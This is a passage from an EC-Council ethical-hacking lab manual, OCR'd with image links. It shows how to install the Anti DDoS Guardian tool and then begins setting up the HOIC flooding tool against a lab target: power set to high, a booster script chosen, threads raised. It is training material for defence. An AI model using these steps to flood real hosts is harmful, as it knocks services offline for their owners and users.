


Figure 2.1.2: Stop Windows Remote Desktop Brute Force wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **Select Additional Tasks** wizard appears; check the **Create a desktop shortcut** option, and click **Next**.




Figure 2.1.3: Select Additional Tasks wizard

6. The **Ready to Install** wizard appears; click **Install**.




Figure 2.1.4: Ready to Install wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Completing the Anti DDoS Guardian Setup Wizard** window appears; uncheck the **Launch Mini IP Blocker** option and click **Finish**.




Figure 2.1.5: Completing the Anti DDoS Guardian Setup Wizard window

8. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.
9. Click **Show hidden icons** ( ) from the bottom-right corner of **Desktop** and click the **Anti DDoS Guardian** icon ( ).




Figure 2.1.6: Launch Anti DDoS Guardian

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Anti DDoS Guardian** window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.




Figure 2.1.7: Anti DDoS Guardian window

TASK 1.2

Configure HOIC

11. Now, switch to the **Windows Server 2019** and log in with the credentials **Administrator** and **Pa$$w0rd**.
12. Navigate to **Desktop**, open the **High Orbit Ion Cannon (HOIC)** folder, and double-click **hoic2.1.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

13. The **HOIC** GUI main window appears. Click the "**+**" button below the **TARGETS** section.




Figure 2.1.8: HOIC GUI

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.10.10** [**Windows 10**]) in the URL field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list and click **Add**.




Figure 2.1.9: HOIC - [Target] Pop-up

15. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.

